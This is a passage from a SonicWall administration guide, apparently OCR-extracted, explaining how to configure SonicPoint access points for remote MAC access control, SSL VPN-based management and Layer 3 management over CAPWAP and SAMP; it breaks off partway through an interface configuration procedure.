
- **Add SonicPoint ACe/ACi/N2 Profile**
- **Add SonicPoint NDR Profile**
- **Add SonicPoint N Profile**

The **Add/Edit SonicPoint Profile** dialog appears. The **Remote MAC Address Access Control Settings** panel appears at the bottom of the dialog.


SonicPoint N Profile Dialog



SonicPoint NDR and SonicPoint ACe/ACi/N2 Radio 0 Profile Dialog



SonicPoint NDR and SonicPoint ACe/ACi/N2 Radio 1 Profile Dialog




3 For:

- SonicPoint N, click the **802.11n Radio** tab.
- For SonicPoint NDR or SonicPoint ACe/ACi/N2, click the **Radio 0** or **Radio 1** tab.

4 Select the **Enable Remote MAC Access Control** option.

5 Click the **Configure** button. The **Radius Server Settings** dialog appear.



6 In the appropriate fields, enter the RADIUS server settings that you want.


7 Click OK.

CAUTION: You cannot enable the Remote MAC address access control option at the same time that the IEEE 802.11i EAP is enabled. If you do, you will get the following error message: Remote MAC address access control can not be set when IEEE 802.11i EAP is enabled.

SonicPoint Management over SSL VPN

As a part of SonicWall Advanced Management Protocol (SAMP) suite, SonicWall SSL VPN Based Management Protocol (SSMP) utilizes the SonicWall SSL VPN solution to provide remote SonicPoint management. SonicPoint has an integrated NetExtender client and supports SSL VPN remote access as SonicPoint SSL VPN Support shows.

SonicPoint SSL VPN Support



SonicPoint is used as a managed bridge to work with the firewall as a secure wireless solution. The SonicPoint is configured and managed centrally by the SonicWall Gateway appliance. The SonicPoint retrieves the latest firmware and configuration information from the firewall and automatically configures itself.

SAMP manages SonicPoints at Layer 3, and SSMP provides the functionality for running the SonicPoint management protocol over SSL VPN.

Topics:

- Creating a WLAN Tunnel Interface
- Configuring the SSL VPN Settings
- Creating a User for the SSL VPN Client
- SonicPoint Traffic Routing
- Provisioning SSL VPN Server Information to SonicPoint
- Establishing an SSL VPN Tunnel to a Remote Network


Creating a WLAN Tunnel Interface

WLAN Tunnel Interfaces are supported on E-Class NSA and most NSA platforms. They are not supported on NSA 240 and TZ series platforms.


To create a WLAN Tunnel Interface:

1 Go to the **Network > Interfaces** page,

2 From the **Add Interface** menu, select **Add WLAN Tunnel Interface**.



When you select **Add WLAN Tunnel Interface**, the **Add WLAN Tunnel Interface** dialog appears.



3 In the **Interface Settings** fields, configure the WLAN Tunnel Interface values that you want.

a Set the **Zone** field to **WLAN**.

b Set the **Tunnel Source Interface** field to the interface used for the SSL VPN tunnel (such as X2).

c Configure the other fields and options as you wish.


4 Click **OK**.

Configuring the SSL VPN Settings

To configure the SSL VPN Settings:

1 Go to the **SSL VPN > Client Settings** page.

2 Click the **Configure** button for the **Default Device Profile for SonicPoint**.




3 Under **Basic Settings**, enter the **Name** and **Description** that you want for the SonicPoint device.

4 In the **Zone IP V4** drop-down menu, select **SSLVPN**.

5 In the **Network Address IP V4** drop-down menu, select:

- The network that you want.
- Select **Create new network** to create a new network object, create the network object, then select it from the **Network Address IP V4** drop-down menu.


6 Click the **Client Routes** tab.



7 In the **Networks** list, select the subnet interface to which the WLAN Tunnel Interface has been bound.

8 Click the **Right Arrow** button to add it to the **Client Routes** list.

9 Select the **SP L3 Settings** tab.




10 Select the **WLAN Tunnel Interface** to which you want to bind the remote SonicPoint device.

11 Click **OK**.

Creating a User for the SSL VPN Client

To create a user for an SSL VPN Client:

1 Go to the **Users > Local Users** page.




2 Click the **Add User** button or the **Edit** button for the user you want to edit.

3 The **Add/Edit User** dialog appears.

4 Click the **Groups** tab.

5 Add **SSL VPN Services** to the **Member of** field.

6 Click the **VPN Access** tab.



7 Add the Subnet of the Interface that WLAN Tunnel interface has been bound to into the **Access List**. In this case, it is **X2 Subnet**.

8 Click **OK**.

SonicPoint Traffic Routing

In addition to the route to the subnet of the WLAN Tunnel Interface (X2 Subnet), users can also add other routes under the Client Route tab of the SSL VPN Edit Device dialog.

Adding other routes will enable remote wireless clients to access internal networks via the SSL VPN tunnel of the SonicPoint and the SonicOS. The traffic to other destinations will be routed locally on the SonicPoint without tunneling to the SonicOS side.


Provisioning SSL VPN Server Information to SonicPoint

To provision SSL VPN Server information to a SonicPoint device:

1 Go to the **SonicPoint > SonicPoints** page.

2 Click one of the following buttons:

- **Add SonicPoint ACe/ACi/N2 Profile**
- **Add SonicPoint NDR Profile**
- **Add SonicPoint N Profile**



3 Under **L3 SSLVPN Tunnel Settings**, enter the **SSL VPH Server**, **User Name**, **Password**, and **Domain**.

4 Select the **Auto Reconnect** option.

5 Click **OK**.

To push the settings to the SonicPoint device, connect the SonicPoint device to SSL VPN Server via a Layer 2 connection.

Establishing an SSL VPN Tunnel to a Remote Network

If the remote network site supports DHCP, set the SonicPoint to the factory default settings and connect it the network. The SonicPoint will get the IP address and the Gateway automatically from DHCP. The SSL VPN server information will be saved after factory default settings are in place. After the SonicPoint gets its DHCP lease, it will connect to the remote SonicWall Gateway.

If the remote network site does not support DHCP, set the SonicPoint to the factory default settings and set the network parameters. Then the SonicPoint will automatically connect to remote SonicWall Gateway.

SonicPoint Layer 3 Management

SonicPoint Layer 3 Management is supported on these appliances:

- NSA E8510
- NSA E8500
- NSA E7500
- NSA E6500
- NSA E5500
- NSA 5000
- NSA 4500
- NSA 3500
- NSA 2400
- NSA 2400MX
- NSA 250M/250M Wireless
- NSA 220/220 Wireless
- TZ 215/215 Wireless

Topics:

- What is SonicPoint Layer 3 Management?
- Configuring SonicPoint Layer 3 Management

What is SonicPoint Layer 3 Management?

In previous releases, the SonicWall security appliance and the SonicPoints that it manages had to be in the same Layer 2 network, which limits the scalability of networks, especially enterprise networks.

SonicPoint Layer 3 Management provides a wireless solution that can be easily scaled from small to large while maintaining the centralized SonicOS network security protection and providing flexible policy control.

Topics:

- Benefits
- Layer 3 Management Protocols
- SAMP
- How Does SonicPoint Layer 3 Management Work?

Benefits

SonicPoint Layer 3 Management offers the following benefits:

- Simplifies the management of multiple wireless networks. SonicPoints located at multiple locations are managed by a single SonicWall security appliance.
- Reduces the number of NetExtender licenses and sessions. All remote users are tunneled over a single NetExtender session.

Layer 3 Management Protocols

Topics:

CAPWAP

The Controlling and Provisioning of Wireless Access Points (CAPWAP) protocol is a standard, interoperable protocol that enables an Access Controller (in our case, the SonicWall security appliance) to manage a collection of Wireless Termination Points (SonicPoints), independent of Layer 2 technology. CAPWAP is defined in RFC 5415: http://www.ietf.org/rfc/rfc5415.txt.

SonicWall CAPWAP supports both Layer 2 and Layer 3 management.

SAMP

The SonicWall Advanced Management Protocol (SAMP) suite consists of these three protocols:

- **SonicWall DHCP-based Discovery Protocol (SDDP)** - SDDP enables the SonicWall security appliance and the SonicPoints to be discovered automatically across Layer 3 networks. The appliance acts as the DHCP sever and the SonicPoint acts as the DHCP client. Any routers or other network devices between the appliance and the SonicPoint must be configured to allow DHCP relay.
- **SonicWall Control and Provisioning Wireless Access Point (SCAPWAP)** - SCAPWAP is a SonicWall extension of CAPWAP that is customized for SonicWall products. The SonicWall network security appliance gateway manages the SonicPoints using SCAPWAP, independent of Layer 2 and Layer 3 networks. The SonicWall security appliance and the SonicPoints must be configured to do mutual authentication using either a pre-shared key or a public key-based certificates.
- **SonicWall SSLVPN-based Management Protocol (SSMP)** - SSMP is based on the SonicWall SSL VPN infrastructure and enables the SonicPoints to be managed over the internet by a SonicWall security appliance. In this case, a single NetExtender SSL VPN tunnel is established between the appliance and the SonicPoint. All of a user's SonicPoint traffic to the appliance is tunneled over this single NetExtender session.

How Does SonicPoint Layer 3 Management Work?

SonicPoint Layer 3 Management provides a broader wireless solution for both local and remote networks and for both small and large deployments—all with centralized SonicOS network security protection and flexible policy control.

The following three SonicPoint deployment scenarios are supported:

- **Local Layer 2 Management** – When a SonicWall network security appliance and its SonicPoints are deployed in the same Layer 2 network, the existing Layer 2 discovery protocol, SDP, is used to manage the access points.
- **Local Layer 3 Management** – When SonicPoints are deployed outside of the Layer 2 network, but within the same Intranet as the SonicWall security appliance (for example when there is a third-party router

between the SonicWall security appliance and the SonicPoints), Layer 3 management protocols can be used to manage the access points.

- **Remote Layer 3 Management** – When SonicPoints are deployed in a remote site across the Internet cloud, Layer 3 management can be used to manage the remote network access points. A single SSL VPN NetExtender tunnel is established between the SonicPoint and the remote the SonicWall security appliance. Each wireless client does not need to install and launch NetExtender to establish an SSL VPN tunnel. All the wireless clients share the same VPN tunnel. This reduces the number of NetExtender licenses required on the SonicWall security appliance. It also eliminates the need to establish individual tunnels for each SonicPoint.

Configuring SonicPoint Layer 3 Management


Topics:

- Configuring Basic SonicPoint Layer 3 Management
- Configuring SonicPoint Virtual Access Points for Layer 3 Management
- Configuring Layer 3 Management over IPsec

Configuring Basic SonicPoint Layer 3 Management

A basic SonicPoint Layer 3 Management scenario is shown in the graphic below. The SonicPoints are connected to a third-party router, which is connected over the LAN zone to the SonicWall security appliance.

Basic SonicPoint Layer 3 Management Configuration



Configuring SonicPoint Layer 3 Management requires configurations across several pages of the SonicOS management interface. Thus, to configure this scenario, the configuration is divided into the following steps:

1 Configuring the Access Controller Interface

2 Configuring the DHCP Server

3 Configuring a DHCP Pool of Addresses

4 Configuring the WLAN Tunnel Interface


5 Adding a Route Policy

6 Configuring a Remote Router Connected to SonicPoints

Configuring the Access Controller Interface


To configure an interface on a firewall connected to a third-party router:

1 Navigate to the **Network > Interfaces** page.



2 In the **Interface Settings** section, click the **Configure** icon for the X4 interface. The **Edit Interface** dialog appears.

3 Select **LAN** from the **Zone** drop-down menu. More options appear.



4 From the **Mode / IP Assignment** drop-down menu, select **Static IP Mode**. This is the default value.

